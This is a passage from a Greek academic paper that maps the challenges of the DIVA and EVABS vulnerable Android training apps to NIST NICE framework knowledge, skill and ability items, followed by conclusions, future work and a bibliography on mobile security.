K0011	Γνώση των δυνατοτήτων των εφαρμογών εξοπλισμού δικτύου-συμπεριλαμβανομένων δρομολογητών, διακοπών, γεφυρών, διακομιστών, μέσων μετάδοσης και σχετικού υλικού.	Both
K0012	Γνώση των ικανοτήτων και της ανάλυσης απαιτήσεων.	Both
K0013	Γνώση των εργαλείων αξιολόγησης της ασφαλείας στον κυβερνοχώρο, της ευπάθειας και των ικανοτήτων τους.	Both
K0016	Γνώση των αρχών προγραμματισμού υπολογιστών.	Both
K0018	Γνώση των αλγορίθμων κρυπτογράφησης.	Both
K0019	Γνώση κρυπτογραφίας και κρυπτογραφικών εννοιών διαχείρισης.	Both
K0020	Γνώση των πολιτικών διαχείρισης και τυποποίησης δεδομένων	Both
K0023	Γνώση των συστημάτων διαχείρισης βάσεων δεδομένων, γλώσσες ερωτημάτων, σχέσεων πίνακα και προβολές.	Both
K0033	Γνώση των μηχανισμών ελέγχου πρόσβασης στον κεντρικό υπολογιστή/δίκτυο.	Both
K0034	Γνώση των αλληλεπιδράσεων υπηρεσιών δικτύου και πρωτοκόλλων που παρέχουν δίκτυο διαβίβασης.	Both
K0037	Γνώση της διαδικασίας αξιολόγησης ασφαλείας και εξουσιοδότησης.	Both

K0040	Γνώση των πηγών διάδοσης πληροφοριών ευπάθειας.	Both
K0044	Γνώση των αρχών της ασφάλειας στον κυβερνοχώρο, της ιδιωτικής ζωής και των οργανικών απαιτήσεων(σχετικό με την εμπιστευτικότητα, την ακεραιότητα, τη διαθεσιμότητα, τον έλεγχο ταυτότητας, τη μη απόρριψη).	Both
K0046	Γνώση μεθοδολογιών και τεχνικών ανίχνευσης εισβολής για τον εντοπισμό του ξενιστή και των εισβολών που βασίζονται στο δίκτυο.	Both
K0058	Γνώση των μεθόδων ανάλυσης κίνησης δικτύου	EVABS
K0061	Γνώση του τρόπου ροής της κυκλοφορίας σε όλο το δίκτυο(π.χ. πρωτόκολλο ελέγχου μετάδοσης[TCP] και IP.	Both
K0070	Γνώση των απειλών και των ευπαθειών συστημάτων και εφαρμογών(π.χ. buffer overflow, κωδικός για κινητά, δέσμες ενεργειών μεταξύ ιστότοπων, γλώσσα διαδικασίας/δομημένο ερώτημα γλώσσας[PL/SQL],συνθήκες αγώνα, μυστικό κανάλι, επανάληψη, προσανατολισμένη στην επιστροφή επίθεση, κακόβουλος κώδικας)	Both
K0106	Γνώση του τι συνιστά διαδικτυακή επίθεση και η σχέση της με τις απειλές και ευπάθειες.	Both
K0115	Γνώση της τεχνολογίας που μπορεί να αξιοποιηθεί.	Both
K0119	Γνώση των μεθοδολογιών hacking	Both
K0129	Γνώση εργαλείων γραμμής εντολών (π.χ. mkdir, mv, ls, passwd, grep).	Both
K0130	Γνώση τεχνολογιών εικονοποίησης και ανάπτυξης εικονικών μηχανών και συντήρησης.	Both
K0132	Γνώση των αρχείων συστήματος(π.χ. αρχεία καταγραφής, αρχεία μητρώου, αρχεία διαμόρφωσης) σχετικές πληροφορίες και που βρίσκονται αυτά τα αρχεία συστήματος.	Both
K0140	Γνώση ασφαλών τεχνικών κωδικοποίησης.	Both
K0147	Γνώση αναδυόμενων ζητημάτων ασφαλείας, κινδύνων και ευπαθειών.	Both
K0157	Γνώση της πολιτικής άμυνας και της ασφάλειας πληροφοριών, των διαδικασιών και των κανονισμών.	Both
K0165	Γνώση της εκτίμησης κινδύνου/απειλής.	Both
K0183	Γνώση έννοιας αντίστροφης μηχανικής.	Both
K0188	Γνώση εργαλείων κακόβουλου λογισμικού.	Both
K0190	Γνώση των μεθοδολογιών κρυπτογράφησης.	Both
K0191	Επιπτώσεις εφαρμογής υπογραφής για ιούς, κακόβουλα προγράμματα και επιθέσεις.	Both
K0202	Γνώση των εννοιών και των λειτουργιών του τείχους προστασίας της εφαρμογής(π.χ. Single Point ελέγχου ταυτότητας/επιβολή πολιτικής, σάρωση μηνυμάτων για κακόβουλο περιεχόμενο, ασφάλεια SSL, επεξεργασία JSON.	Both
K0229	Γνώση εφαρμογών που μπορούν να καταγράψουν σφάλματα, εξαιρέσεις και σφάλματα εφαρμογών	Both
K0259	Γνώση εννοιών και μεθοδολογιών ανάλυσης κακόβουλου λογισμικού.	Both
K0269	Γνώση της αρχιτεκτονικής των κινητών επικοινωνιών.	Both
K0283	Γνώση των περιπτώσεων χρήσης που σχετίζονται με τη συνεργασία και τον συγχρονισμό περιεχομένου πλατφόρμων.	Both
K0334	Γνώση της ανάλυσης κίνησης δικτύου(εργαλεία, μεθοδολογίες, διαδικασίες).	EVABS
K0336	Γνώση των μεθόδων ελέγχου ταυτότητας πρόσβασης.	Both
K0339	Γνώση του τρόπου χρήσης εργαλείων ανάλυσης δικτύου για τον εντοπισμό ευάλωτων σημείων.	EVABS
K0342	Γνώση των αρχών, εργαλείων και τεχνικών δοκιμών διείσδυσης.	Both
K0343	Γνώση των τεχνικών ανάλυσης των βασικών αιτιών.	Both

K0362	Γνώση μεθόδων και τεχνικών επίθεσης(DDos, bruteforce, spoofing κ.λπ.)	Both
K0363	Γνώση των διαδικασιών ελέγχου και καταγραφής(συμπεριλαμβανομένης της καταγραφής βάσει του διακομιστή).	Both
K0367	Γνώση των δοκιμών διείσδυσης.	Both
K0373	Γνώση βασικών εφαρμογών λογισμικού(π.χ. αποθήκευση δεδομένων και δημιουργία αντιγράφων ασφαλείας) και τους τύπους ευπάθειας που έχουν βρεθεί σε αυτές τις εφαρμογές.	Both
K0375	Γνώση ευπάθειας ασύρματων εφαρμογών.	Both
K0392	Γνώση κοινών μολύνσεων από υπολογιστή/δίκτυο(ιός/Trojan κ.λπ.) και μεθόδων μολύνσεων (θύρες, εξαρτήματα κ.λπ.)	Both
K0393	Γνώση των κοινών συσκευών δικτύωσης και των διαμορφώσεων τους.	Both
K0397	Γνώση εννοιών ασφαλείας σε λειτουργικά συστήματα(Linux/Unix κ. λπ.)	Both
K0417	Γνώση της ορολογίας επικοινωνιών δεδομένων(π.χ. πρωτόκολλα δικτύωσης, Ethernet, IP, κρυπτογράφηση, οπτικές συσκευές, αφαιρούμενα μέσα).	Both
K0418	Γνώση της διαδικασίας ροής δεδομένων για την συλλογή τερματικών ή περιβάλλοντος.	Both
K0447	Γνώση του τρόπου συλλογής, προβολής και αναγνώρισης βασικών πληροφοριών σχετικά με στόχους ενδιαφέροντος από μεταδεδομένα.	Both
K0449	Γνώση του τρόπου εξαγωγής, ανάλυσης και χρήσης μεταδεδομένων.	Both
K0471	Γνώση της διεύθυνσης δικτύου του διαδικτύου.	Both
K0480	Γνώση κακόβουλων λογισμικών.	Both
K0481	Γνώση μεθόδων και τεχνικών που χρησιμοποιούνται για την ανίχνευση διαφόρων δραστηριοτήτων εκμετάλλευσης.	Both
K0535	Γνώση στρατηγικών και εργαλείων για έρευνα στόχου	Both
K0536	Γνώση της δομής, της προσέγγισης, και της στρατηγικής των εργαλείων εκμετάλλευσης(π.χ. sniffers, keyloggers) και τεχνικές (π.χ. απόκτηση πρόσβασης στην πίσω πόρτα, συλλογή/αποβολή δεδομένων, διεξαγωγή ανάλυσης ευπαθειών άλλων συστημάτων στο δίκτυο).	Both
K0577	Γνώση των πλαισίων πληροφοριών, διαδικασιών και συναφών συστημάτων.	Both
K0603	Γνώση των τρόπων με τους οποίους οι στόχοι ή οι απειλές εκμεταλλεύονται το διαδίκτυο.	Both
K0604	Γνώση των συστημάτων απειλής ή/και των στόχων.	Both
K0609	Γνώση τεχνολογιών εικονικής μηχανής.	Both

Πίνακας 15. Προβολή των γνώσεων που εντοπίστηκαν στις προκλήσεις του DIVA και του EVABS.

Από το σύνολο των 630 γνώσεων μόνο οι 66 συσχετίζονται με τις προκλήσεις του DIVA και EVABS. Μέσα από αυτή τη συσχέτιση συμπεραίνεται ότι τα εργαλεία εκμάθησης DIVA και EVABS μπορούν να βοηθήσουν των χρήστη τους να αποκτήσει γνώσεις, όπως παραδείγματος χάριν τη γνώση σχετικά με τις αρχές της ασφάλειας στον κυβερνοχώρο και την ιδιωτική ζωή, τη πολιτική άμυνα και την ασφάλειας πληροφοριών, τις διαδικασίες ν και τους κανονισμούς. Με αυτόν τον τρόπο ο χρήστης αντιλαμβάνεται καλύτερα τους κινδύνους των ευπαθειών των κινητών συσκευών και αποκτάει γνώσεις που τον βοηθούν να τις εντοπίζει και να τις αντιμετωπίζει.

4.2Συσχέτιση με τις ικανότητες (Skills)

Στο Πίνακα 16 που ακολουθεί παρουσιάζονται οι ικανότητες που συσχετίζονται με τις προκλήσεις των εργαλείων εκμάθησης, ενώ αναφέρεται και η σχέση που έχουν με τις προκλήσεις και η πλατφόρμα που εντοπίζονται. Οι έμμεσες ικανότητες αντιστοιχούν με τα χαρακτηριστικά των εκπαιδευτικών πλατφορμών, καθώς ο χρήστης μπορεί από το σύνολο των προκλήσεων να αποκτήσει τις ικανότητες αυτές, χωρίς τα εργαλεία εκμάθησής να τις παρουσιάσουν άμεσα, και από τις ενέργειες που πραγματοποιεί να εξοικειωθεί γρήγορα με αυτές.

KSA ID	Περιγραφή	Πλατφόρμα
S0001	Ικανότητα διεξαγωγής σαρώσεων μιας ευπάθειας και αναγνώρισης τρωτών σημείων σε συστήματα ασφαλείας.	Both
S0003	Ικανότητα αναγνώρισης, σύλληψης, περιορισμού και αναφορά κακόβουλων λογισμικών.	Both
S0006	Ικανότητα εφαρμογής αρχών εμπιστευτικότητας, ακεραιότητας και διαθεσιμότητας.	Both
S0034	Ικανότητα στη διάκριση των αναγκών προστασίας, των συστημάτων πληροφοριών και των δικτύων.	Both
S0046	Ικανότητα εκτέλεσης ανάλυσης σε επίπεδο πακέτου χρησιμοποιώντας κατάλληλα εργαλεία(π.χ. Wireshark, tcpdump)	Both
S0051	Ικανότητα στην χρήση εργαλείων και τεχνικών διείσδυσης.	Both
S0056	Ικανότητα στην χρήση εργαλείων διαχείρισης δικτύου για την ανάλυση μοτίβων κυκλοφορίας δικτύου(π.χ. απλό πρωτόκολλο διαχείρισης δικτύου).	EVABS
S0062	Ικανότητα στην ανάλυση απορρίψεων μνήμης για εξαγωγή πληροφοριών.	Both
S0063	Ικανότητα συλλογής δεδομένων από μια ποικιλία πόρων υπεράσπισης στον κυβερνοχώρο.	Both
S0066	Ικανότητα εντοπισμού κενών σημείων (?) στις τεχνικές δυνατότητες.	Both
S0073	Ικανότητα χρήσης εικονικών μηχανών.	Both
S0078	Ικανότητα αναγνώρισης και κατηγοριοποίησης τύπων ευπάθειας και σχετικών επιθέσεων.	Both
S0081	Ικανότητα στη χρήση εργαλείων ανάλυσης δικτύου για τον εντοπισμό τρωτών σημείων(π.χ.nmap)	Both
S0120	Ικανότητα ανάκτησης αρχείων καταγραφής για τον εντοπισμό αποδεικτικών στοιχείων παλαιότερων εισβολών.	Both
S0131	Ικανότητα στην ανάλυση κακόβουλων λογισμικών.	Both
S0137	Ικανότητα στην διεξαγωγή αξιολογήσεων ευπάθειας εφαρμογών.	Both
S0167	Ικανότητα αναγνώρισης τρωτών σημείων στα συστήματα ασφαλείας.	Both
S0183	Ικανότητα στην ανάλυση δεδομένων συλλογής τερματικού ή περιβάλλοντος.	Both
S0205	Ικανότητα καθορισμού κατάλληλων επιλογών στόχευσης μέσω της αξιολόγησης των διαθέσιμων δυνατοτήτων έναντι των επιθυμητών αποτελεσμάτων.	Both
S0221	Ικανότητα εξαγωγής πληροφοριών από υποκλοπή πακέτων.	Both
S0242	Ικανότητα ερμηνείας των αποτελεσμάτων του σαρωτή ευπάθειας για τον εντοπισμό τρωτών σημείων.	Both
S0248	Ικανότητα εκτέλεσης ανάλυσης συστήματος στόχου.	Both

S0270	Ικανότητα στην αντίστροφη μηχανική(π.χ. επεξεργασία hex, βοηθητικά προγράμματα δυαδικής συσκευασίας, εντοπισμός σφάλματος) για τον προσδιορισμό της λειτουργίας και της ιδιοκτησίας απομακρυσμένων εργαλείων.	Both
S0292	Ικανότητα στη χρήση βάσεων δεδομένων στόχευσης και πακέτων λογισμικού.	Both
S0293	Ικανότητα στη χρήση εργαλείων, τεχνικών και διαδικασιών για την απομακρυσμένη εκμετάλλευση και δημιουργία επιμονής σε έναν στόχο.	Both
S0332	Ικανότητα εξαγωγής πληροφοριών από διαθέσιμα εργαλεία και εφαρμογές που σχετίζονται με συλλογή απαίτησης και διαχείρισης εργασιών συλλογής.	Both
S0335	Ικανότητα για τον εντοπισμό κενών πληροφοριών.	Both
S0340	Ικανότητα παρακολούθησης της κατάστασης του στόχου ή της απειλής και περιβαλλοντικών παραγόντων.	Both

Πίνακας 16. Προβολή των ικανοτήτων που εντοπίστηκαν στις προκλήσεις του DIVA και του EVABS.

Από το σύνολο των 374 ικανοτήτων μόνο οι 28 συσχετίζονται με τις προκλήσεις DIVA και EVABS. Συμπεραίνεται ότι τα εργαλεία εκμάθησης DIVA και EVABS μπορούν να βοηθήσουν των χρήστη να αποκτήσει ικανότητες, όπως παραδείγματος χάριν την ικανότητα εφαρμογής αρχών εμπιστευτικότητας, ακεραιότητας και διαθεσιμότητας και την ικανότητα στην ανάλυση κακόβουλων λογισμικών. Με αυτόν τον τρόπο ο χρήστης αντιλαμβάνεται καλύτερα τους κινδύνους των ευπαθειών των κινητών συσκευών και αποκτάει ικανότητες που τον βοηθούν να εντοπίζει και να αντιμετωπίζει τις ευπάθειες.

4.3 Συσχέτιση με τις δεξιότητες (Abilities)

Στο Πίνακα 17 παρουσιάζονται οι δεξιότητες που εντοπίστηκαν στις προκλήσεις των εργαλείων εκμάθησης DIVA και EVABS. Ως δεξιότητες ορίζονται συχνά ως η ικανότητα να εκτελείται μια εκπαιδευμένη ψυχοκινητική πράξη. Χρησιμοποιείται για την περιγραφή της ικανότητας εφαρμογής εργαλείων, πλαισίων και διαδικασιών. Οι έμμεσες δεξιότητες αντιστοιχούν γιατί ο χρήστης μπορεί από το σύνολο των προκλήσεων να αποκτήσει αυτές τις δεξιότητες χωρίς τα εργαλεία εκμάθησης να του τις παρουσιάσουν και από τις ενέργειες που πραγματοποιεί να τις μάθει χωρίς να το καταλάβει. Το συνολικό ποσό των δεξιοτήτων που περιείχαν οι προκλήσεις ήταν 17 από τις 176 και τα συμπεράσματα που βγάλαμε από αυτήν την συσχέτιση ήταν ότι τα εργαλεία εκμάθησης DIVA και EVABS μπορούν να βοηθήσουν των χρήστη τους να αποκτήσει ικανότητες όπως η δεξιότητα χειρισμού κοινών εργαλείων δικτύου(π.χ. ping, traceroute, nslookup) και η δεξιότητα παροχής αξιολόγησης της σοβαρότητας των αδυναμιών ή των ελλείψεων που εντοπίστηκαν στο σύστημα και το περιβάλλον λειτουργίας του και προτείνουν διορθωτικές ενέργειες προς αντιμετώπιση τρωτών σημείων. Με αυτόν τον τρόπο ο χρήστης αντιλαμβάνεται τους κινδύνους των ευπαθειών των κινητών συσκευών και αποκτάει δεξιότητες που τον βοηθούν να εντοπίζει και να αντιμετωπίζει τις ευπάθειες.

KSA ID	Περιγραφή	Πλατφόρμα
A0001	Δεξιότητα εντοπισμού προβλημάτων συστηματικής ασφάλειας με βάση την ανάλυση ευπάθειας και δεδομένα διαμόρφωσης.	Both

A0004	Δεξιότητα ανάπτυξης προγράμματος σπουδών που αναφέρεται στο θέμα στο κατάλληλο επίπεδο γνώσεων για το κατάλληλο κοινό.	Both
A0010	Δεξιότητα ανάλυσης κακόβουλου λογισμικού.	Both
A0015	Δεξιότητα διεξαγωγής σαρώσεων ευπάθειας και αναγνώρισης τρωτών σημείων σε συστήματα ασφαλείας.	Both
A0036	Δεξιότητα εντοπισμού βασικών ελαττωμάτων κωδικοποίησης σε υψηλό επίπεδο.	Both
A0040	Δεξιότητα μετάφρασης δεδομένων και αποτελεσμάτων δοκιμών με αξιολογικά συμπεράσματα.	Both
A0044	Δεξιότητα εφαρμογής δομών γλωσσών προγραμματισμού(π.χ. επισκόπηση πηγαίου κώδικα) και λογικής.	Both
A0055	Δεξιότητα χειρισμού κοινών εργαλείων δικτύου(π.χ. ping, traceroute, nslookup).	Both
A0058	Δεξιότητα εκτέλεσης γραμμής εντολών OS.	Both
A0065	Δεξιότητα παρακολούθησης των ροών κίνησης σε όλο το δίκτυο.	EVABS
A0092	Δεξιότητα αναγνώρισης/περιγραφής της ευπάθειας του στόχου.	Both
A0093	Δεξιότητα αναγνώρισης/περιγραφής τεχνικών/ μεθόδων για τη διεξαγωγή τεχνικής εκμετάλλευσης του στόχου.	Both
A0097	Δεξιότητα παρακολούθησης των λειτουργιών του συστήματος και αντίδραση σε συμβάντα ως απάντηση σε κάποια ενεργοποίηση και παρατήρηση τάσεων ή ασυνήθιστων δραστηριοτήτων	Both
A0106	Δεξιότητα κριτικής σκέψης.	Both
A0107	Δεξιότητα σκέψης ως παράγοντας απειλών.	Both
A0108	Δεξιότητα κατανόησης στόχων και αποτελεσμάτων.	Both
A0155	Δεξιότητα παροχής αξιολόγησης της σοβαρότητας των αδυναμιών ή των ελλείψεων που εντοπίστηκαν στο σύστημα και το περιβάλλον λειτουργίας του και πρόταση διορθωτικών ενεργειών προς αντιμετώπιση τρωτών σημείων	Both

Πίνακας 17. Προβολή των δεξιοτήτων που εντοπίστηκαν στις προκλήσεις του DIVA και του EVABS.

Έπειτα της συσχέτισής τους με το NICE παρατηρείται ότι, και στις δύο περιπτώσεις, του DIVA και του EVABS, οι προκλήσεις παρέχουν στους χρήστες τους μεγάλη ποικιλία γνώσεων, όσον αφορά τον εντοπισμό κακόβουλων λογισμικών, την εύρεση τρωτών σημείων σε κινητές και μη συσκευές, και γενικές γνώσεις για την ασφάλεια των κινητών συσκευών και τους κινδύνους που υπάρχουν γύρω από αυτά. Επιπλέον, με την χρήση των εφαρμογών αυτών οι χρήστες αποκτούν ικανότητες και δυνατότητες για την σωστή και ασφαλής χρήση των κινητών και την αποφυγή κινδύνων που μπορεί να προκύψουν. Τέλος, οι χρήστες των εφαρμογών DIVA και EVABS προσπαθώντας να επιλύσουν τις προκλήσεις των εφαρμογών καταφέρνουν να εξελίσσονται και να βελτιώνονται, όσον αφορά την κυβερνοασφάλεια, και να αποκτούν γνώσεις, ικανότητες και δυνατότητες χρήσιμες για το μέλλον.

5. Συμπεράσματα και μελλοντικές επεκτάσεις

Συνοψίζοντας την έρευνά μας, αφού παρατηρήθηκαν οι επιπτώσεις των εργαστηρίων και τα KSAs που μπορούν να αποκτήσουν οι μελλοντικοί επαγγελματίες, συμπεραίνουμε ότι το NICE συσχετίζεται με τα εργαστήρια DIVA και EVABS και ότι η συσχέτιση είναι εφικτή ως ένα μέσο καταγραφής των μαθησιακών πλεονεκτημάτων για κάθε άσκηση. Επιπλέον, παρατηρούμε ότι η μεθοδολογία που ακολουθήθηκε μπορεί να αξιοποιηθεί για την κατηγοριοποίηση αντίστοιχων ασκήσεων ή για την δημιουργία και επέκταση τους σε εξειδικευμένο πεδίο της ασφάλειας των κινητών συσκευών. Με αυτόν τον τρόπο οι μελλοντικοί επαγγελματίες καθίστανται ικανότεροι να αντιμετωπίσουν καινούργιες ευπάθειες που εμφανίζονται στις κινητές συσκευές, ενώ με τα κατάλληλα KSAs που έχουν αποκτήσει θα μπορέσουν να δημιουργήσουν μια πιο ασφαλή βάση για την προστασία των κινητών συσκευών από επικίνδυνες ευπάθειες.

Ο σκοπός της έρευνάς μας είναι οι εκπαιδευτές και οι μελλοντικοί επαγγελματίες να αποκτήσουν έναν οδηγό σχετικά με τις ασκήσεις που μπορούν να πραγματοποιήσουν και τα γνωστικά πεδία που μπορούν να αποκτήσουν. Παράλληλα, επιδιώκουμε να αναδείξουμε αν και κατά πόσο μπορούν εργαστηριακές και πρακτικές ασκήσεις να συσχετιστούν με το NICE Cybersecurity Framework της NIST, προκειμένου να προσδιοριστεί σε ποια γνωστικά πεδία απευθύνονται οι συγκεκριμένες ασκήσεις. Επιπλέον, διερευνήσαμε αν μπορεί μια τέτοια μεθοδολογία να γενικευθεί και παρουσιάσαμε δύο παραδείγματα, το DIVA και το EVABS, για να δούμε αν μπορεί ολοκληρωμένα να στηριχθεί η προσέγγισή μας.

Όσον αφορά τις εφαρμογές DIVA και EVABS αποδείχτηκαν ένα χρήσιμο και πολύ βοηθητικό μέσο εκπαίδευσης. Παρουσιάζοντας τις ευπάθειες με τη μορφή παιχνιδιού, που εύκολα μπορούν οι μελλοντικοί επαγγελματίες ή κάποιος που ασχολείται με την ασφάλεια να αντιληφθεί και να κατανοήσει, αποτελούν ένα καλό τρόπο εξοικείωσης με τις ευπάθειες που περιέχονται στις κινητές εφαρμογές. Από τη μία πλευρά η εφαρμογή DIVA είναι πιο εύκολη στην εγκατάσταση και την χρήση της, καθώς προσφέρει καλύτερη περιγραφή των προκλήσεων και καθιστά πιο κατανοητό το τμήμα που βρίσκεται η ευπάθεια. Επιπλέον, περιλαμβάνει ένα πιο λειτουργικό και φιλικό για τον χρήστη περιβάλλον προσφέροντάς του μια πιο ολοκληρωμένη κατανόηση των ευπαθειών. Ένα από τα μειονεκτήματα της εφαρμογής DIVA έγκειται στο ότι δεν προσφέρει κάποια ένδειξη προειδοποίησης και ενημέρωσης του χρήστη αναφορικά με την επίλυση της ευπάθειας. Από την άλλη μεριά, η εφαρμογή EVABS είναι πιο δύσκολη στην εγκατάσταση και χρήση της, προσφέρει όμως τη συγκεκριμένη ένδειξη με την χρήση του ελέγχου σημαιών και παρουσιάζεται στον χρήστη πιο πολύ με τη μορφή παιχνιδιού και περιπέτειας. Ωστόσο, επειδή βρίσκεται ακόμα σε πρώιμη έκδοση περιέχει σφάλματα όσον αφορά τα δικαιώματα του χρήστη στην εφαρμογή και στην διεπαφή του με αυτήν.

Οι εφαρμογές που παρουσιάστηκαν αποτελούν σημαντικό εργαλείο. Ωστόσο, δεν διατίθενται οι κατάλληλες οδηγίες για τα ζητούμενα των προκλήσεων τους αλλά και οι λύσεις αυτών. Έτσι, σε περίπτωση που ο χρήστης βρεθεί σε αδιέξοδο κάποιας πρόκλησης δυσκολεύεται στη συνέχεια να προχωρήσει και να κατανοήσει τις

ευπάθειες. Επιπλέον, αν και μπορεί να παρουσιάζουν αναλυτικά τις ευπάθειες μια κινητής συσκευής, εντούτοις δεν παρουσιάζουν κάποιον τρόπο αντιμετώπισης. Με αυτόν τον τρόπο οι μελλοντικοί επαγγελματίες αναγνωρίζουν την ευπάθεια, όμως δεν μπορούν να προστατευτούν. Παρόλα αυτά με την χρήση των εκπαιδευτικών πλατφορμών οι μελλοντικοί επαγγελματίες μπορούν να ενημερωθούν για το πλήθος ευπαθειών που υπάρχουν στις κινητές συσκευές και να αποκτήσουν τα κατάλληλα KSAs που χρειάζονται για την αντιμετώπιση πιο σύγχρονων ευπαθειών. Επιπλέον, έχοντας ως βάση την εκτίμηση επιπτώσεων που πραγματοποιήσαμε, οι μελλοντικοί επαγγελματίες θα μπορούν να κατανοήσουν καλύτερα την επικινδυνότητα της κάθε ευπάθειας και να προβλέψουν πολύ γρήγορα τις επιπτώσεις που μπορεί να επιφέρει αλλά και τους τρόπους αντιμετώπισης.

Μέσω της προσέγγισης μας διαπιστώνεται καλύτερα πώς παρουσιάζονται και υλοποιούνται οι ευπάθειες στις εργαστηριακές ασκήσεις και κατά πόσο συσχετίζονται με πραγματικές συνθήκες επιθέσεων. Ένα ακόμα πλεονέκτημα σχετίζεται με το γεγονός ότι, με τις εργαστηριακές ασκήσεις οι μελλοντικοί επαγγελματίες μπορούν να κατανοήσουν καλύτερα τις ευπάθειες και να εφαρμόσουν μια σωστή και επαγγελματική αντιμετώπιση απέναντι τους. Με αυτόν τον τρόπο ο τομέας της εκπαίδευσης στην κυβερνοασφάλεια των κινητών συσκευών ενδυναμώνεται και παράγει κατάλληλους επαγγελματίες, οι οποίοι θα έχουν ουσιαστική επίγνωση των ευπαθειών.

Από την άλλη πλευρά μειονέκτημα της προσέγγισής μας αποτελεί το γεγονός ότι οι εργαστηριακές ασκήσεις είναι δυνατόν να παρουσιάσουν ποικίλες ευπάθειες στους μελλοντικούς επαγγελματίες. Ωστόσο, επειδή βρίσκονται σε πρώιμο στάδιο ανάπτυξης δεν είναι πλήρως κατανοητό πώς μπορεί να τις αντιμετωπίσει ο χρήστης, καθώς κάποιες από τις ασκήσεις δεν είναι κατάλληλα διατυπωμένες. Επίσης, ο τρόπος εγκατάστασης και χρήσης των εργαστηρίων αυτών απαιτεί κατάλληλο υπολογιστικό σύστημα για να τρέξει.

Μολαταύτα, η συγκεκριμένη προσέγγιση δύναται να προετοιμάσει επαρκώς τους μελλοντικούς επαγγελματίες της κυβερνοασφάλειας. Επιπλέον, μπορεί να προσελκύσει περισσότερα άτομα ώστε να ασχοληθούν με την ασφάλεια, καθώς καθιστά κατανοητές τις ευπάθειες που υπάρχουν στις κινητές συσκευές αλλά και τους τρόπους που μπορούν να αντιμετωπιστούν.

Εν κατακλείδι, είναι γνωστό ότι οι κινητές συσκευές αποτελούν πλέον ένα καθημερινό κομμάτι της ζωής μας και περιέχουν πολλές ευαίσθητες πληροφορίες μας. Επομένως, κρίνεται απαραίτητο να τις προστατεύουμε, καθώς σε περίπτωση που υποπέσουν σε χέρια επιτήδειων μπορούν να βλάψουν εμάς αλλά και τους γύρω μας.

5.1. Μελλοντικές επεκτάσεις

Όσον αφορά τις μελλοντικές επεκτάσεις που μπορεί να πάρει η ερευνά μας είναι πολλές. Αρχικά, θα μπορούσε κάποιος να πραγματοποιήσει τις προκλήσεις των εφαρμογών DIVA και EVABS με μια rooted ή emulated κινητή συσκευή ώστε να φανούν καλύτερα κάποιες ευπάθειες. Επιπλέον, μια άλλη επέκταση είναι η δημιουργία περισσότερων εικονικών εργαστηρίων τα οποία θα υλοποιούν μια

συσχέτιση με βάση τα παραδείγματα που δώσαμε σε αυτήν την εργασία ώστε να γίνεται ευδιάκριτος ο στόχος της κάθε άσκησης. Κλείνοντας, σημαντική παράμετρος αποτελεί και η μελέτη των iOS και των αντίστοιχων ευπαθειών, καθώς και η μελέτη εργαλείων που μπορεί να απευθύνονται σε άλλες συσκευές που δεν χρησιμοποιούν Android.

6. Βιβλιογραφία

1. Woongryul Jeon, Yoongsook Lee, Kim Jeeyeon, Dongho Won (2011). A Practical Analysis of Smartphone Security. School of Information and Communication Engineering, Sungkyunkwan University, Korea. Department of Cyber Investigation Police, Howon University, Korea.
https://doi.org/10.1007/978-3-642-21793-7_35
2. Tao Han, Ning Zhang, Kaiming Liu, Bihua Tang, Yuan'an Liu (2008). Analysis of Mobile WiMAX Security: Vulnerabilities and Solutions. Key Lab. Of Universal Wireless Communications, Ministry of Education (Beijing University of Posts and Telecommunications).
<https://doi.org/10.1109/mahss.2008.4660134>
3. Asaf Shabtai, Uri Kanonov, Yuval Elovici, Chanan Glezer, Yael Weiss (2012). “Andromaly”: a behavioral malware detection framework for android devices. Journal of Intelligent Information Systems.
<https://doi.org/10.1007/s10844-010-0148-x>
4. Mark Mateski, Cassandra M. Trevino, Cynthia K. Veitch, John Michalski, J. Mark Harris, Scott Maruoka, Jason Frye (2012). Cyber Threat Metrics. Sandia National Laboratories Albuquerque, New Mexico.
<https://doi.org/10.2172/1039394>
5. Min Zheng, Mingshen Sun, John C.S. Lui (2014). DroidRay: A Security Evaluation System for Customized Android Firmwares. Computer Science & Engineering Department The Chinese University of Hong Kong.
<https://doi.org/10.1145/2590296.2590313>
6. Sebastian Neuner, Victor van der Veen, Martina Lindorfer, Markus Huber, Georg Merzdovnik, Martin Mulazzani, Edgar Weippl (2014). Enter Sandbox: Android Sandbox Comparison. SBA Research, The Network Institute, VU University Amsterdam; ITQ, Secure Systems Lab, Vienna University of Technology.
<https://arxiv.org/ftp/arxiv/papers/1410/1410.7749.pdf>
7. Asaf Shabtai, Yuval Fledel, Uri Kanonov, Yuval Elovici, Shlomi Dolev, Chanan Glezer (2010). GoogleAndroid: A Comprehensive Security Assessment. Ben-Gurion University of the Negev, Israel.
<https://doi.org/10.1109/msp.2010.2>
8. Patrick Mutchler, Adam Doupe, John Mitchell, Chris Kruegel Giovanni Vigna (2015). A Large-Scale Study of Mobile Web App Security. Stanford University, Arizona State University, University of California, Santa Barbara.
https://www.researchgate.net/profile/Adam_Doupe/publication/278724743_A_Large-Scale_Study_of_Mobile_Web_App_Security/links/55843fa408aeb0cdaddbb552.pdf


9. Abdullahi Arabo, Bernardi Pranggono (2013). Mobile Malware and Smart Device Security: Trends, Challenges and Solutions. The Oxford Internet Institute (OII), Oxford University, Oxford, School of Engineering and Built Environment, Glasgow Caledonian University, Glasgow.
<https://doi.org/10.1109/cscs.2013.27>
10. Adrienne Porter Felt, Matthew Finifter, Erika Chin, Steven Hanna, David Wagner (2011). A Survey of Mobile Malware in the Wild. University of California, Berkeley.
<https://doi.org/10.1145/2046614.2046618>
11. Mariantonietta La Polla, Fabio Martinelli, Daniele Sgandurra (2013). A Survey on Security for Mobile Devices. IEEE COMMUNICATIONS SURVEYS & TUTORIALS, VOL. 15, NO. 1.
<https://doi.org/10.1109/surv.2012.013012.00028>
12. Michael Becher, Felix C. Freiling, Johannes Hoffmann, Thorsten Holz, Sebastian Uellenbeck, Christopher Wolf (2011). Mobile Security Catching Up? Revealing the Nuts and Bolts of the Security of Mobile Devices. University of Mannheim, Germany, Horst Görtz Institute (HGI) Ruhr-University Bochum, Germany.
<https://doi.org/10.1109/sp.2011.29>
